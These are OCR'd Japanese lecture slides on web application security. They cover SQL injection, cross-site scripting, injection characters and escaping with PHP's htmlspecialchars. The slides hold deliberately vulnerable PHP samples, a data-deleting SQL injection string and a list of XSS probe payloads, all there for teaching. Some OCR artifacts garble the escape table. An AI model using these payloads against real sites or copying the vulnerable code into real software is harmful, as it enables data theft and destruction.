
Webアプリケーションセキュリティ

情報セキュリティセミナー 後期 1週

竹迫 良範
@takesako

Webアプリケーションの機能 ←→ 脆弱性



5秒でわかる SQLインジェクション

- $id がエスケープ処理されていないと…

```
SELECT * FROM users WHERE id='$id'
```

もしも $id =

```
' ; DELETE FROM users --
```

- ; で行の区切り、-- 以降はコメントで無視

```
SELECT * FROM users
    WHERE id='' ; DELETE FROM users --'
```

インジェクション系の脆弱性で使用される文字

脆弱性名	言語	悪用手口	データの終端
クロスサイト スクリプティング	HTML	JavaScript などの注入	< ” など
HTTPヘッダ インジェクション	HTTP	HTTPレスポンス ヘッダの注入	改行
SQLインジェク ション	SQL	SQL命令の追加	’ ¥など
OSコマンド インジェクション	シェル スクリプト	コマンドの追加	; | など
メールヘッダイン ジェクション	Sendmail コマンド	メールヘッダ、 本文の追加・改変	改行

XSS 脆弱性

よくあるPHPプログラムの例


- エスケープ漏れでXSS脆弱性が存在する↓

```
<?php
  session_start();
  // ログインチェック（略）
?>
<body>
検索キーワード:
<?php echo $_GET['keyword']; ?><BR>
以下略
</body>
```

ブラウザからアクセスしてみる

- xss001.php?keyword=


xss という文字を入力



以下の文字を入力するとJavaScriptが発動！

- xss001.php?keyword=

```
<script>alert(docment.cookie)</script>
```



JavaScript による攻撃

- XSSを悪用したワーム

時期	ワームの名称	標的サイト	主な動作
2005/10	JS/Spacehero (samy)	myspace.com	samyアカウントに友人を追加
2006/6	JS.Yamanner@m	Yahooメール (米国版)	感染者のアドレス帳のユーザに自分自身を送信
2009/4	JS.Twettir	twitter.com	感染者のプロフィールに自身をコピー

HTML エスケープで変換する文字

変換前	変換後
<	<
>	>
&	&
”	"
’	&#31;
`	`

PHP で HTML エスケープ（サーバからの出力）

htmlspecialchars 関数

```
string htmlspecialchars( string $string,
        int $quote_style, string $charset );
```

【使用例】

```
echo htmlspecialchars($string, ENT_QUOTES, "UTF-8");
```

引数	説明
$string	変換対象の文字列
$quote_style	引用符の変換方法 ENT_COMPATまたはENT_QUOTESを指定
$charset	文字エンコーディングを指定 "UTF-8"、"Shift_JIS"、"EUC-JP"

$quote_style（引用符の変換方法）の使い分け


■○：使用可能　　×：使用不可（脆弱性）

	ENT_NOQUOTES	ENT_COMPAT	ENT_QUOTES
エスケープする文字	「<」、「>」、「&」	「<」、「>」、「&」、「”」	「<」、「>」、「&」、「”」、「’」
地の文（要素の中身）	○	○	○
ダブルクォート「”」で囲まれた属性値	×	○	○
シングルクォート「’」で囲まれた属性値	×	×	○


XSS 攻撃パターン

- ">'><script>alert(1)</script>
- ">'><img src=x:x onerror=alert(2)>
- ">'><iframe src=javascript:alert(3)>"
- " onmouseover="alert(4)
- ' onfocus='alert(5)

反射型 XSS（reflected XSS）



持続型 XSS（stored XSS、persistent XSS）



SQL injection
脆弱性

SQLインジェクションの脅威

脅威	SQLインジェクション
発生箇所	SQLアクセス
影響を受けるページ	SQLを利用しているページ
影響の種類	情報漏洩、データ改ざん
影響の度合い	重大
ユーザ関与の度合い	必要なし

SQLインジェクション脆弱性の例（PHP）


- PostgreSQLの蔵書データベースを検索する

```
$author = $_GET['author']; // 著者名の取得

// データベースに接続
$con = pg_connect(
  "dbname=books user=puser password=s5zu3v");

// …エラー処理など

// 文字列連結によるSQL文組み立て
$sql = "select * from books where author='". $author ."'";
$res = pg_query($con, $sql); // SQLの呼び出し

// 以下略
```

村上春樹（%91%BA%8F%E3%8Ft%8E%F7）を検索

- /sqli001.php?author=

%91%BA%8F%E3%8Ft%8E%F7

